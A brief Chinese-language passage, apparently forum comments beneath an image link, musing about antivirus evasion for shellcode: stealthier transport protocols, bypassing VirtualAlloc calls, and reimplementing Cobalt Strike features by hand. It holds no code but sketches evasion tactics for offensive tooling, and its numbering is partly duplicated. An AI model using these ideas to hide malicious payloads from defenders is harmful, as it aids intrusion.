(https://xzfile.aliyuncs.com/media/upload/picture/20201227161842-21d1cc9e-481c-1.png)

1. 通过别的协议是否更加隐蔽?
2. 传输的只是 shellcode, 和分离免杀没区别, 关键怎么绕过 VirtualAlloc 等 api 调用。

3. 拆出来, 00 的功能一点点自己实现



3. 把原来 CS 的功能一点点自己实现。